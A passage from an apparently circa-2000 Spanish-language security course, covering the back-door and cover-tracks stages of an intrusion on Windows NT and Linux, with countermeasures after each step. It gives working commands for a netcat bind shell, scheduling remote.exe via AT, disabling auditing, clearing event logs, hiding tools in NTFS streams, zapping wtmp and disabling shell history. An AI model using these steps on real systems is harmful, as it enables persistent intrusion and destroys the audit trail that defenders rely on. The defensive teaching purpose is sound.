Obviamente se presenta una situación de qué fue antes, el huevo o la gallina, ya que para utilizar `remote.exe` necesitamos que haya sido lanzado previamente como server en el sistema comprometido, pero con los mecanismos mencionados hasta aquí puede llegar a encontrarse una vulnerabilidad a aprovechar, tal como un script que se ejecute durante el arranque.

Otra posibilidad es copiar el `remote.exe` al share `C$` como Administrator, dentro del directorio `%systemroot%\system32`, y lanzarlo con un comando AT siempre que el Schedule Service esté corriendo en el servidor remoto.

Para lograr insertar nuestro comando en el AT, podemos utilizar otra herramienta del NTRK, llamada `sc.exe` o Service Controller.

```
C:\> sc \\192.168.202.44 start schedule
```

```
SERVICE_NAME: schedule
              TYPE                : 10  WIN32_OWN_PROCESS
              STATE                : 2   START_PENDING
                                (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
              WIN32_EXIT_CODE      : 0   (0x0)
              SERVICE_EXIT_CODE   : 0   (0x0)
              CHECKPOINT          : 0x0
              WAIT_HINT            : 0x7d0
```

```
C:\> net time \\192.168.202.44
```

```
Current time at \\192.168.202.44 es 5/09/00 10:38 PM
```

The command completed successfully.

Ahora puede utilizarse la sintaxis remota de AT para lanzar el `remote.exe` en su versión server en dos minutos a partir de ahora.

```
C:\> at \\192.168.202.44 10:40P "remote /s cmd secret"
```

```
Added a new job with job ID = 2
```

```
C:\> at \\192.168.202.44
```

Status	ID	Day	Time	Command Line
-----				
	2	Today	10:40 PM	remote /s cmd secret

Cuando el comando se ejecute, el trabajo se eliminará de la lista de comandos en el AT y el servidor estará corriendo..

Con el uso de `remote.exe` en el cliente podremos hacer uso felizmente de su funcionalidad (obviamente necesitaremos Microsoft Windows en la máquina cliente).

Los detalles sobre el uso de `remote.exe` se encuentran en la documentación del NTRK.

Otra forma de obtener acceso a la ejecución remota de comandos es mediante la versión Windows del comando NetCat. Obviamente este comando no viene con el Windows, y primero deberemos resolver su instalación en el sistema remoto (en realidad no tiene instalación propiamente dicha, solo es necesario colocar el `nc.exe` en un directorio donde tengamos permisos de ejecución).

Simplemente debe configurarse un NetCat para escuchar en un puerto determinado, y lanzar un comando cuando se lo contacte. Si se configura para lanzar un intérprete de comandos, puede configurárselo para que se lance a la máquina del atacante:

```
C:\temp\nc11nt> nc -L -d -e cmd.exe -p 8080
```

El siguiente ejemplo retornará un shell de comandos a cualquier intruso que se conecte al puerto 8080. Desde nuestro lado tendremos que configurar un netcat para poder recibir el shell remoto.

Para distinguir bien en qué máquina estamos parados, el ejemplo utiliza el drive D: para la máquina local y el drive C: para el servidor remoto.

```
D:\> nc 192.168.202.44 8080
Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

C:\temp\nc11nt> ipconfig
ipconfig

Windows NT IP Configuration

Ethernet adapter FEM5561:

    IP Address. . . . . : 192.168.202.44
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

C:\temp\nc11nt> exit

D:\>
```

Y con esto podremos utilizar el shell como si estuviéramos en forma local.

*NOTA: obviamente NUESTRO NetCat puede ser el nc de Linux, no hay ningún impedimento al respecto.*

### **Contramedidas:**

Deben monitorearse periódicamente los comandos residentes y los que se encuentran en listas de ejecución temporizada como el AT.

Debe realizarse un port scan y detectar puertos abiertos que no deberían estarlo.

## **Troyanos**

### **NetBus**

Este programa ([www.netbus.org](http://www.netbus.org)) permite la conexión a sistemas Windows 9x y NT desde su versión Pro 2.0 a principios de 1999. Asimismo desde esta versión tiene un costo de US\$15 (originalmente era una herramienta free).

NetBus es una aplicación cliente/servidor, de modo que necesitamos que el server esté corriendo en la máquina remota para poder utilizarlo.

El server se llama NBSVR.EXE, pero obviamente puede renombrarse.

En nuestro sistema utilizaremos el cliente (NETBUS.EXE) para conectarnos.

Dentro de sus múltiples funcionalidades, las más útiles para los atacantes son la posibilidad de hacer reboot y el logueo de teclas.

Si bien el NetBus incorpora la funcionalidad de monitorear el entorno gráfico remoto, no es muy bueno para eso (el VNC que mencionaremos luego es mucho mejor).

### **Contramedidas:**

Dado que los troyanos suelen distribuirse como un programa aparentemente inocuo utilizando el email, es MUY importante no ejecutar ningún código. Esto debe ser tenido especialmente en cuenta en los servidores.

El NetBus crea en la registry remota una clave en alguna de las secciones ejecutables, que lanza un programa llamado [espacio].exe, por otra parte abre el puerto 12345 o 20034 (si bien los puertos por default pueden cambiarse).

La mejor forma de detectar troyanos es con programas como The Cleaner (www.moosoft.com) que son como los antivirus, pero exclusivamente para la detección y eliminación de troyanos.

### **BackOffice 2000**

Este programa, por The Cult of the Dead Cow (www.cultdeadcow.com) permite desde su versión 2000, llamada BO2K, la conexión a sistemas NT.

Es como el NetBus una aplicación cliente/servidor y requiere que insertemos el server subrepticamente en el sistema remoto. Dicho server escuchará por defecto en el puerto 31337, aunque esto es configurable.

La gente del cDc liberó el código del BO2K, con lo cual existen potencialmente ilimitadas versiones del mismo a futuro, lo cual dificultará totalmente su detección.

### **Contramedidas:**

Como con NetBus, deben buscarse entradas extrañas en la registry.

Es útil correr siempre detectores de troyanos como The Cleaner (www.moosoft.com) ya mencionado.

En todos los casos de troyanos, educar a los usuarios sobre los peligros de los attachments por mail y los archivos bajados de Internet.

### **WinVNC**

Virtual Network Computing (www.uk.research.att.com/vnc) es un sistema multiplataforma que permite compartir el escritorio (y obviamente las operaciones que pueden realizarse desde el mismo).

Cabe destacar que el paquete VNC no fue desarrollado pensando en troyanos, sino como herramienta para mejorar la administración remota, por lo cual no es demasiado "sigiloso", las últimas versiones inclusive se muestran en la barra de tareas cuando están corriendo. Esto puede evitarse utilizando alguna versión anterior a la 3.3.1, que fué la primera en activar el indicador en la barra de tareas.

Para conocer más sobre VNC puede consultarse la documentación del mismo en el site arriba mencionado.

Una de las cosas más maravillosas del VNC es que existen versiones para diferentes plataformas, de modo que podremos visualizar el escritorio de un Windows NT en una ventana de nuestro entorno gráfico Linux.

### **Contramedidas:**

WinVNC se muestra siempre en la lista de tareas del TaskManager, aún las versiones viejas que no aparecían en la barra de tareas.

Puede detectarse fácilmente en la registry.

El siguiente punto donde pueden instalarse cosas que permitan el acceso al sistema remoto de una manera más fácil son las entradas en la registry mencionadas anteriormente y que permiten la ejecución automática de un ejecutable o script durante el arranque. Es importante familiarizarse con los contenidos de las mismas para poder detectar cambios sospechosos.

### **Contramedidas:**

Al margen de prestar atención, existen algunas herramientas que permiten automatizar el proceso de detectar cambios en la registry.

El paquete comercial System Scanner ([www.iss.net](http://www.iss.net)) es una de estas herramientas, existen una versión de pruebas disponible para download.

El paquete Advanced Registry Tracer, de Elcomsoft ([www.elcomsoft.com](http://www.elcomsoft.com)) dispone de una versión de evaluación ilimitada, aunque es una herramienta exclusivamente para la GUI, y por lo tanto no se puede automatizar.

Otras herramientas son Shavlik Inspectorscan ([www.shavlik.com](http://www.shavlik.com)) y HackerShield ([www.bindview.com/netect](http://www.bindview.com/netect)).

En general estaremos interesados en que el programa que hayamos instalado como backdoor esté siempre activo. No es muy bueno instalarlo ejecutándolo directamente sin tomar precauciones para que arranque nuevamente, ya que un simple reboot o un administrador con el TaskManager podría eliminarlo directamente.

Para evitar esto suele incluirse código para reiniciar el programa de backdoor en la registry (en las claves autoejecutables ya mencionadas) como hacen automáticamente el NetBus y BackOrifice 2000, incorporar el programa en el submenú Startup (Inicio) del Menú Principal de Windows NT, o incorporar un comando AT que chequee si el proceso está corriendo (por ejemplo una vez al día) y lo reinicie de ser necesario.

### **Contramedidas:**

Revisar periódicamente los receptáculos donde suele instalarse el código de arranque de las backdoors.

Chequear a menudo la tabla de inicio de procesos del comando AT.

Eventualmente puede setearse un “contracomando” mediante AT, que cierre cualquier proceso NetCat o remote.exe que esté corriendo. No es una solución demasiado fina pero es útil.

## **Linux/UNIX**

En los sistemas \*NIX los atacantes suelen instalar uno de los denominados "rootkits", que son grupos de programas cuidadosamente modificados para resultar indetectables y brindar fácil acceso como root.

Actualmente existen dos tipos de rootkits, los basados en archivos y los basados en kernel.

### **Rootkits de archivos**

Estos paquetes suelen reemplazar ejecutables del sistema por versiones hackeadas que evitarán que se detecte que algo extraño está sucediendo. Dentro de los programas usualmente reemplazados tenemos: `login`, `su`, `telnet`, `ftp`, `passwd`, `netstat`, `ifconfig`, `ls`, `ps`, `ssh`, `find`, `du`, `df`, `sync`, `reboot`, `halt`, `shutdown` y otros.

Como ser verá, al instalar versiones modificadas por ejemplo de `ps`, el nuevo `ps` no nos mostrará algunos procesos que están corriendo, en particular aquellos que fueron dejados corriendo por el atacante.

Las versiones hackeadas de `telnet`, `login` ó `ssh` suelen grabar el user ID y el password a un archivo oculto.

Un comando `ls` hackeado puede detectar si está corriendo una backdoor para la red y lanzarlo en caso negativo.

La lista puede seguir hasta el infinito.

### **Contramedidas**

Una excelente herramienta para ayudarnos contra los rootkits de archivos es un diskette o CDROM con comandos "limpios" compilados estáticamente (es decir que no necesiten librerías del sistema). Podremos utilizar estas herramientas para analizar nuestro sistema, pero hay que tener cuidado con la posibilidad de que el comando `mount` haya sido troyanizado por el rootkit, en este último caso necesitaremos que el diskette o CDROM sea booteable, con un kernel "limpio" (nos será útil para el otro tipo de rootkits también).

La única forma de poder asegurarse que nadie ha estado modificando los ejecutables de nuestro sistema es utilizar un mecanismo como Tripwire, ya mencionado, para guardar la "firma" de todos los archivos de nuestro sistema, y comparar periódicamente los archivos en el disco con la firma de los originales.

Otra herramienta útil es `chkrootkit` ([www.chkrootkit.org](http://www.chkrootkit.org)), al menos para detección de rootkits de archivos conocidos.

En general es inútil intentar eliminar todos los posibles problemas de un sistema al cual se le instaló un rootkit si no lo monitoreamos con herramientas como Tripwire. Es más seguro eliminar todo y realizar una nueva instalación (por eso es importante tener backups de los datos!).

## **Rootkits de kernel**

Esta nueva generación de rookits aprovecha la funcionalidad de cargar módulos comúnmente utilizada en los kernels para activar los drivers del hardware. Si estamos utilizando un kernel modular y somos root podemos cargar cualquier módulo, inclusive alguno que provea, por ejemplo, las siguientes funcionalidades:

- Ocultar los procesos de determinado userID
- Ocultar las conexiones de red de determinado userID
- Lanzar un shell como root cada vez que el usuario con dicho userID ejecute determinado comando
- Ocultar los archivos que pertenezcan a determinado userID
- Etc...

Dado que en este caso la ocultación se produce a nivel kernel, no es necesario troyanizar ningún ejecutable del sistema, y Tripwire no detectará problemas (en parte porque los binarios estarán en perfecto estado, y en parte porque Tripwire no verá todos los archivos agregados por el hacker a directorios monitoreados).

## **Contramedidas:**

Aquí nos será útil el diskette o CDROM booteable con un kernel y herramientas “limpias” mencionado en las contramedidas anteriores.

Desde ya será necesaria una reinstalación para mayor seguridad, y es VITAL detectar cómo entró originalmente el hacker al sistema, para evitar que esto vuelva a suceder.

Una de las pocas (¿la única?) herramienta que puede protegernos de los rootkits basados en kernel es el mastodóntico parche al kernel llamado LIDS (Linux Intrusion Detection System), disponible en [www.lids.org](http://www.lids.org), que permite entre otras cosas reducir los privilegios de root y “sellar” el kernel para que no puedan insertarse nuevos módulos aparte de aquellos que estén autorizados. Cabe mencionar, sin embargo, que LIDS no es un proyecto para ser encarado por el administrador novato.

Otro ejemplo de un programa que puede dejar corriendo un atacante es un sniffer (como el `sniffit`, disponible en las Powertools del FTP de RedHat y repositorios de software para Linux), que se encargará de monitorear el tráfico de la red y almacenar los resultados a un archivo que el atacante retirará periódicamente.

Para que el sniffer pueda capturar todo el tráfico que pasa por la red (y no solo aquel que le estaba destinado) la placa de red debe setearse en modo promiscuo y la red debe utilizar mecanismos shareados como hubs.

Cabe repetir que el uso de sniffers con éxito está generalmente limitado a las redes que utilizan hubs, ya que la tecnología de un switch no permite que el tráfico llegue a máquinas a las cuales no estaba destinado.

**NOTA:** *existe la posibilidad de forjar paquetes del protocolo ARP (Address Resolution Protocol) con el fin de capturar paquetes que no nos estaban destinados en una red con tecnología de switches. Luego de loguearlos, se reenvían a la placa correcta. Un sniffer que incorpora estas funciones es `dsniff`*



### **Contramedidas:**

Muchas veces es más sencillo detectar si la placa está en modo promiscuo que intentar encontrar el sniffer, por lo cual el punto de ataque de la contramedidas empezará por allí.

Existen programas como Check Promiscuous Mode (`cpm`) disponibles, que permiten justamente esta detección (<ftp://info.cert.org/pub/tools/>).

La única forma de realmente no tener que temer tanto a un sniffer es utilizar mecanismos de encriptación del tráfico de red, como SSH en reemplazo de telnet, SSL para conexiones HTTP, y otros, y reemplazar los hubs por switches para al menos dificultar el uso de sniffers.

Otra posibilidad alternativa para instalar un backdoor MUY difícil de detectar es simplemente modificar los permisos de alguno de los archivos de inicio, de tal forma que si logramos un acceso mínimo al sistema podamos escalar los privilegios en un solo paso (por ejemplo un shell script, con SUID root, world writeable y ejecutable, oculto en la jerarquía `/etc/rc.d`).

Otra posibilidad sería instalar una versión anterior (y con bugs conocidos) de algún servicio, por ejemplo instalar un `wu-ftpd` que tenga la vulnerabilidad de SITE EXEC.

En general cualquier cosa que se pueda modificar para facilitarnos el acceso posterior a cualquiera de los mecanismos mencionados en la sección de escalación de privilegios es potencialmente aprovechable como backdoor.

### **Contramedidas:**

Monitorear todos los archivos del sistema en busca de scripts con permisos erróneos y otras cosas por el estilo es prácticamente imposible sin las herramientas adecuadas.

Entre las herramientas que podemos utilizar cabe destacar los paquetes TripWire (disponible en el FTP de Red Hat), COPS (disponible entre las herramientas archivadas en [online.securityfocus.com](http://online.securityfocus.com)), ambos ya mencionados, Tiger (disponible en múltiples archivos de herramientas en Internet) y Nabou (el más nuevo de todos los scanners de seguridad a nivel local, disponible en [www.nabou.org](http://www.nabou.org)).

Como se habrán dado cuenta la idea no es confiar en un único mecanismo de seguridad, sino armarnos de toda una batería de los mismos: firewalls, scanners remotos, scanners locales, parches al kernel, programas de monitoreo, etc.

## **Comentarios adicionales sobre encriptación**

Ya se mencionaron las ventajas de utilizar conexiones encriptadas para mejorar la seguridad de nuestra red.

Secure Shell (SSH) es un excelente reemplazo encriptado del telnet. Está disponible como el paquete OpenSSH en el site FTP de RedHat, y existe en el site oficial de SSH una versión para Microsoft Windows que es compatible con la de Linux.

Obviamente uno de los problemas potenciales es la necesidad de tener instalado el SSH en la máquina que vayamos a utilizar para conectarnos. Imaginemos que estamos de viaje y necesitamos acceso telnet por cualquier motivo a nuestro servidor.

La solución obvia sería contar con un notebook que tenga instalado SSH para utilizarlo en estos casos.

De no contar con el notebook, podríamos determinar una máquina como “punto de acceso”, que solamente brinda acceso telnet sin ningún otro servicio ni información importante, que tenga instalado SSH, y utilizarla como punto de salto hacia nuestro servidor.

Cabe destacar que un acceso así baja notablemente la seguridad global de nuestra red. Para intentar mitigar esto podemos combinarla con el uso de one-time passwords en el telnet, de modo que si alguien sniffee el password este no le resulte de ninguna utilidad.

En estos momentos se propone un nuevo estándar para las transmisiones, utilizando un protocolo denominado IP Security Protocol (IPSec), que incorporará la autenticación y encriptación del tráfico IP.

En estos momentos ya existen algunos proveedores que ofrecen herramientas de conexión que utilizan el mecanismo del IPSec.

# Parte 8



## Octavo paso: Cover Tracks (Borrar huellas)

Una vez logrado el acceso a un sistema es muy importante eliminar las huellas que podrían delatar la intrusión, así como evitar que quede registro en los logs de nuestra presencia.

En este último paso nuevamente dividiré en dos el módulo cubriendo los dos sistemas operativos más usuales.

### Windows NT

En general Windows NT tiene habilitada la funcionalidad de auditar los eventos en el sistema (salvo que esté DEMASIADO mal configurado).

Sin embargo en algunos casos las funciones que enlentecerían demasiado el sistema si son auditadas, como "Success" de "User & Group Management", no están activas, o solamente lo están en forma incompleta.

**NOTA:** existen tres posibilidades de configurar Microsoft Windows ante la posibilidad que se llene el espacio asignado para los logs del sistema, a saber:

- a) que no se generen más logs
- b) que se eliminen los logs más viejos para poder guardar los más nuevos
- c) que se freeze el sistema para evitar que se pierdan logs

Dependiendo del tipo de aplicaciones que corran en el servidor, deberemos configurar el sistema para una de estas tres alternativas (en general b ó c).

Lo primero que debe hacerse tras obtener privilegios administrativos es chequear las políticas de auditoría del sistema, por las dudas que las diferentes actividades realizadas durante y tras la penetración hayan quedado logueadas.

La herramienta `auditpol` del NTRK falicita la tarea, ya que se pueden detener las políticas de auditoría con un simple comando:

```
C:\> auditpol /disable
Running ...
```

```
Local audit information changed successfully ...
New local audit policy ...
```

```
(0) Audit Disabled
AuditCategorySystem    = No
AuditCategoryLogon     = Failure
AuditCategoryAccess    = No
... etc ... etc ... etc ...
```

Al finalizar las actividades que se deseen realizar en el sistema, deberemos activar nuevamente las políticas de auditoría con:

```
C:\> auditpol /enable
```

### **Contramedidas:**

¿Alguien dijo que habia contramedidas?

Aparentemente Microsoft no brinda ningún mecanismo para imposibilitar la acción del `auditpol` sobre los eventos de auditoría.

La única forma de detectar que sucedió algo como esto es que el atacante se olvide del paso siguiente.

Otro paso a seguir para eliminar nuestras huellas pasadas es borrar el log de eventos de Windows NT.

Es casi seguro que las actividades que realizamos al intentar escalar privilegios se encuentren ya en los logs, de modo que aunque desactivemos la auditoría a partir de ese momento, nuestra presencia puede detectarse.

La forma más sencilla de eliminar los logs si se tiene acceso administrativo es simplemente borrarlos desde el Event Viewer. No demasiado delicado pero efectivo.

El problema es que es ligeramente detectable, dado que elimina TODOS los logs, lo cual puede parecer como mínimo sospechoso, y además deja un solo evento, que dice que se borraron todos los logs ;-)

También se pueden editar los archivos de log en `%systemroot%\system32` en forma manual. Algo difícil de hacer dada la sintaxis compleja que utiliza Windows NT para los archivos de log.

La herramienta `elsave` de Jesper Lauritsen ([www.ibt.ku.dk/jesper/NTtools/](http://www.ibt.ku.dk/jesper/NTtools/)) es excelente para eliminar solo determinado grupo de eventos de los logs.

Por ejemplo si se quieren borrar todos aquellos logs de seguridad del server remoto 'action1', lo haremos como en el siguiente ejemplo (obviamente se requieren privilegios administrativos para correr esta herramienta):

```
C:\> elsave -s \\action1 -l "Security" -C
```

Lo máximo en herramientas de manipulación de logs de Microsoft Windows es el programa WinZapper ([www.ntsecurity.nu](http://www.ntsecurity.nu)), aún en fase de desarrollo, que permite eliminar logs individuales del grupo de logs de seguridad. Lamentablemente en su versión actual requiere que se reinicie el sistema de generación de logs.

### **Contramedidas:**

No hay contramedidas, salvo que se realice backup diario de los logs y se detecte manualmente que hubo alteraciones a los mismos.

Como último comentario, y para terminar la parte Windows NT del curso, mencionaré un par de mecanismos para dejar nuestras "herramientas" en el server remoto en una forma no detectable.

El primero de ellos involucra el uso del comando `attrib` de DOS, que permitirá setear el flag `h` (hidden) sobre nuestros archivos.

Esto oculta los archivos a los comandos de consola, y al Windows NT Explorer salvo que esté seteado el ítem de menú "Show All Files".

Un mecanismo más sofisticado es el uso de una funcionalidad del sistema de archivos NTFS, denominada file streaming, que permite agregar información adicional a un archivo (por ejemplo nuevos flags) sin tener que reestructurar el sistema de archivos.

La forma de utilizar el mecanismo de file streaming, es utilizando el comando `cp` del NTRK (es un copy que cumple el estándar POSIX, similar al `cp` de Linux).

Si queremos, por ejemplo, esconder un NetCat en un archivo con un nombre irrelevante utilizaremos la siguiente sintaxis:

```
cp nc.exe oso0001.009:nc.exe
```

Con esto esconderemos el NetCat en un stream del archivo `oso0001.009`, que no resulta llamativo en lo absoluto (ni siquiera es ejecutable).

El único cambio visible es que la fecha de modificación del archivo `oso0001.009` cambia, pero no su tamaño (algunas versiones de `cp` no cambian la fecha de modificación). Pueden probarse comandos `cp` provenientes de diferentes versiones del NTRK, o bien el `cp` (portado de UNIX) del paquete Cygwin ([www.cygwin.com](http://www.cygwin.com))

Los archivos ocultos dentro de los streams son virtualmente imposibles de detectar. Por otra parte, la única forma de eliminar los streams de los archivos es copiarlos a una partición FAT, y luego otra vez a la NTFS.

Los comandos ocultos en los streams no pueden ejecutarse directamente, dado que el `cmd.exe` no lo soporta, sino que deben lanzarse con la comando `start`:

```
start oso0001.009:nc.exe
```

**NOTAS:** *pueden almacenarse diferentes archivos en sendos streams de un mismo archivo, solamente es necesario que los streams tengan diferente nombre.  
Si un archivo que se encuentra sobre NTFS contiene streams y es copiado a otra partición o disco NTFS, los streams tambien se copian.*

### **Contramedidas:**

Una herramienta comercial que detecta los archivos ocultos en los streams se llama Streamfinder ([europe.iss.net/streams/](http://europe.iss.net/streams/)), y la herramienta `sfind` de Foundstone ([www.foundstone.com](http://www.foundstone.com)) puede bajarse gratuitamente de la red.

### **Sumario de contramedidas para Windows NT**

- Ante todo bloquear el acceso a los puertos 135-139 con TCP y UDP. La mayor parte de los problemas se desvanecerán. En Microsoft Windows 2000 también debe bloquearse el puerto 445.
- Escanear la propia red para ver que no haya quedado ningún punto de entrada a estos puertos.
- Bloquear el acceso anónimo (parche de Microsoft).
- Eliminar el acceso 'Everyone' al ítem 'Access This Computer From The Network User Right' en las políticas del User Manager.
- Aplicar todos los Service Packs y cualquier eventual parche de Microsoft (esto con precaución, en ocasiones la instalación de un Hot Fix rompe alguna otra funcionalidad, siempre debe testearse primero en una copia del entorno productivo).
- Establecer una política de buenos passwords y autocrackearse para estar seguro que son buenos. (¡Con la debida autorización firmada!).
- Renombrar la cuenta Administrator e inhabilitar el usuario Guest (existe en Internet una herramienta llamada `delguest` que permite borrar esta última cuenta).
- No utilizar las credenciales de dominio en las máquinas miembros de la red para evitar que los datos queden en el caché en los LSA Secrets.
- Activar el bloqueo de la cuenta Administrator vía red (siempre podrá desbloquearse localmente, tomar en cuenta que Terminal Services se considera LOCAL).
- Habilitar la encriptación de la SAM con SYSKEY.
- Activar el seguimiento de auditoría de eventos tales como logins fallidos y otros.
- Revisar los logs como mínimo semanalmente.
- Chequear los permisos de acceso a la registry, los usuarios no deberían poder agregar keys a la misma, y menos a los puntos de ejecución durante el arranque anteriormente mencionados.
- No correr servicios innecesarios, y evitar aquellos que corren bajo una cuenta de usuario.
- Setear las aplicaciones de modo seguro o no usarlas.
- Educar a los usuarios sobre los potenciales peligros de malos passwords, troyanos en los mails, etc.
- Migrar la topología de hubs a switches.
- Seguir listas de errores como BugTraq.



## Linux/UNIX

Una vez logrado el acceso root al sistema podremos operar libremente sobre los logs, la mayoría de los cuales son texto plano y están dentro de `/var/log`

Existen programas preparados para “limpiar” nuestro paso por los logs, tales como `zap.c`, `wzap.c`, `marry.c` y `remove.c`, la mayoría de los cuales suelen estar incluidos en los rootkits.

Sin embargo para la mayoría de los logs será suficiente un editor de texto como el `vi`.

El primer log a limpiar será el log de logins. Para saber dónde se están registrando los accesos, debemos mirar el archivo `/etc/syslog.conf`

Si el `/etc/syslog.conf` está con los seteos originales, la mayor parte de los logs se guardan dentro de `/var/log` como en el siguiente ejemplo:

```
# Log all kernel messages to the console.
# Logging much else clutters up the screen.
#kern.*                               /dev/console

# Log anything (except mail) of level info or higher.
# Don't log private authentication messages!
*.info;mail.none;news.none;authpriv.none
    /var/log/messages

# The authpriv file has restricted access.
authpriv.*                            /var/log/secure

# Log all the mail messages in one place.
mail.*                                /var/log/maillog

# Everybody gets emergency messages, plus log them on another
# machine.
*.emerg                                *

# Save mail and news errors of level err and higher in a
# special file.
uucp,news.crit                        /var/log/spooler

# Save boot messages also to boot.log
local7.*                              /var/log/boot.log
```

Allí vemos que los logins estarán en `/var/log/messages`, y existe un log de eventos de seguridad en `/var/log/secure` (allí es donde tendremos las conexiones remotas, entre otras cosas).

**NOTA:** la información de un log puede enviarse a más de un destino, leer la man page del `syslogd`.

La mayor parte de los logs pueden editarse con un editor como el `vi`, pero el archivo de log `wtmp` está en formato binario, y es usualmente consultado mediante los comandos `who` ó `last` (este último en particular es bastante útil).

```
[root@linux11 log]# who ./wtmp
root      tty1      Aug 27 18:35
root      tty2      Aug 27 18:37
Nekromancer tty3      Aug 27 19:27
Nekromancer tty3      Aug 29 22:42
Nekromancer tty3      Aug 31 21:12
Nekromancer tty3      Sep  1 17:26
Nekromancer tty3      Sep  3 11:15
Nekromancer tty3      Sep  3 16:15
root      tty2      Sep  3 17:36
Nekromancer tty3      Sep  5 19:24
root      tty1      Sep  5 19:56
Nekromancer tty3      Sep  5 20:28
root      tty2      Sep  5 20:41
```

Y con el comando `last` tenemos:

```
[root@linux11 log]# last
root      tty2      Tue Sep  5 20:41      still logged in
Nekroman  tty3      Tue Sep  5 20:28      still logged in
reboot    system boot  2.2.16      Tue Sep  5 20:24      (01:40)
root      tty1      Tue Sep  5 19:56 - down (00:00)
Nekroman  tty3      Tue Sep  5 19:24 - 19:56 (00:31)
reboot    system boot  2.2.16      Tue Sep  5 19:23      (00:33)
root      tty2      Sun Sep  3 17:36 - down (00:00)
Nekroman  tty3      Sun Sep  3 16:15 - 17:37 (01:21)
reboot    system boot  2.2.16      Sun Sep  3 16:15      (01:22)
Nekroman  tty3      Sun Sep  3 11:15 - down (04:05)
reboot    system boot  2.2.16      Sun Sep  3 11:14      (04:06)
Nekroman  tty3      Fri Sep  1 17:26 - down (00:05)
reboot    system boot  2.2.16      Fri Sep  1 17:26      (00:05)
Nekroman  tty3      Thu Aug 31 21:12 - down (01:48)
reboot    system boot  2.2.16      Thu Aug 31 21:12      (01:49)
Nekroman  tty3      Tue Aug 29 22:42 - down (03:02)
reboot    system boot  2.2.16      Tue Aug 29 22:41      (03:02)
Nekroman  tty3      Sun Aug 27 19:27 - down (00:59)
reboot    system boot  2.2.16      Sun Aug 27 19:26      (01:00)
root      tty2      Sun Aug 27 18:37 - down (00:02)
root      tty1      Sun Aug 27 18:35 - down (00:04)
reboot    system boot  2.2.16      Sun Aug 27 18:35      (00:05)
... etc ... etc ... etc
```

wtmp begins Sat Nov 27 18:15:20 1999

Como puede verse la información es interesante y completa, abarcando logins, shutdowns, versión de kernel al bootear, etc.

Uno de los log cleaners que permite editar el archivo `wtmp` (si se tienen los permisos adecuados) es el programa `wzap`, que nos permitiría eliminar todas las líneas correspondientes al usuario 'Nekromancer' con la siguiente sintaxis:

```
[root@linux11 log]# ./wzap
Enter username to zap from the wtmp: Nekromancer
opening file...
opening output file...
working...
```

La salida se graba a un archivo `wtmp.out`, que deberemos utilizar para sobrescribir el `wtmp` original.

Tras esto podremos comprobar que las líneas del usuario 'Nekromancer' simplemente no están más.

Adicionalmente a los logs en `/var/log`, tendremos que editar el archivo `.bash_history` del home directory del usuario que hayamos utilizado para ganar el acceso, ya que contiene todos los comandos tipeados en la consola:

```
[Nekromancer@linux11 Nekromancer]$ tail .bash_history
halt
startx
halt
exit
startx
x
su -
x
mc
x
```

Algunos atacantes realmente atrevidos incluso llegan a hacer del `.bash_history` un soft link a `/dev/null`:

```
ln -s /dev/null .bash_history
```

Con lo cual los comandos tipeados simplemente se van borrando en lugar de ir a un log.

Otra medida que puede tomar el atacante es inhabilitar el history:

```
unset HISTFILE
unset SAVEHIST
```

en las propiedades del shell.

### **Contramedidas:**

Es bastante difícil detectar si los logs han sido manipulados.

Lo ideal es setear el flag 'append' a los archivos de log, de modo que solamente se les pueda agregar información. En caso de decidirse por esto se bloquea la funcionalidad normal del `logrotate`, de modo que hay que tomar las debidas precauciones para que no se llene el disco.

El comando para setear el modo append es:

```
chattr +a <file>
```

Otra alternativa es enviar los logs a un host seguro.

Existen herramientas como Secure Syslog ([www.core-sdi.com/english/freesoft.html](http://www.core-sdi.com/english/freesoft.html)) que implementan mecanismos criptográficos sumado al uso de `syslog` remoto para proteger los archivos críticos.

En casos extremos, y si se trata de un log no demasiado extenso (por ejemplo `/var/log/secure`) puede enviarse la información a `/dev/lp`, habiendo conectado previamente una vieja impresora matricial con una resma de papel continuo ;-)

Debe recordarse que NO puede confiarse en los logs si la seguridad del sistema fue comprometida.

### **Sumario de Contramedidas Linux/UNIX**

Tomar en consideración todos los puntos mencionados en la Linux Administrator Security Guide ([www.linuxdoc.org](http://www.linuxdoc.org)) que ha sido, es, y seguirá siendo uno de los mejores trabajos sobre seguridad para sistemas Linux.

El libro Configuring and Optimizing Linux: RedHat Edition ayuda mucho en sistemas RedHat o basados en RedHat. En su versión 1.3 ([www.openna.com](http://www.openna.com)) cubre la versión RedHat 6.2.

Sin embargo la mejor contramedida será siempre intentar violar la propia seguridad.

Es vital mantenerse actualizado con la información de BugTraq, y utilizar siempre los últimos exploits y herramientas de detección automática como SAINT/SARA/Nessus en forma remota, y COPS/Tiger/Bastille/Nabou a nivel local.

### **Palabras finales**

Bueno, llegamos al fin de este breve trabajo sobre seguridad de sistemas, y confío en que todos sabrán aprovechar lo aprendido.

Les deseo el mayor de los éxitos, y que nadie jamás perturbe la paz de sus redes ;-)

Y nuevamente...

Happy hacking

Nekromancer

a.k.a. Miguel

# Indice



<b>PRÓLOGO .....</b>	<b>3</b>
<b>PRIMER PASO: FOOTPRINTING (ADQUISICIÓN DE HUELLAS) .....</b>	<b>7</b>
<b>SEGUNDO PASO: SCAN (ESCANEEO).....</b>	<b>19</b>
<b>TERCER PASO: ENUMERATION (ENUMERACIÓN DE SERVICIOS DE LA RED) .....</b>	<b>35</b>
<b>WINDOWS NT.....</b>	<b>35</b>
<b>UNIX / LINUX .....</b>	<b>42</b>
<b>CUARTO PASO: PENETRATE (PENETRACIÓN AL SISTEMA).....</b>	<b>49</b>
<b>WINDOWS 9X .....</b>	<b>49</b>
<b>WINDOWS NT.....</b>	<b>50</b>
<b>LINUX/UNIX .....</b>	<b>52</b>
<b>QUINTO PASO: ESCALATE PRIVILEGE (ESCALAR PRIVILEGIOS).....</b>	<b>65</b>
<b>WINDOWS NT.....</b>	<b>65</b>
<b>UNIX/LINUX .....</b>	<b>68</b>
<b>SEXTO PASO: PILFER (ROBO DE INFORMACIÓN).....</b>	<b>77</b>
<b>WINDOWS NT.....</b>	<b>77</b>
<b>UNIX/LINUX .....</b>	<b>83</b>
<b>CONSIDERACIONES GENERALES (PARA CUALQUIER SISTEMA) .....</b>	<b>84</b>
<b>SÉPTIMO PASO: INSTALL BACK DOORS (INSTALAR PUERTAS TRASERAS).....</b>	<b>89</b>
<b>WINDOWS NT.....</b>	<b>89</b>
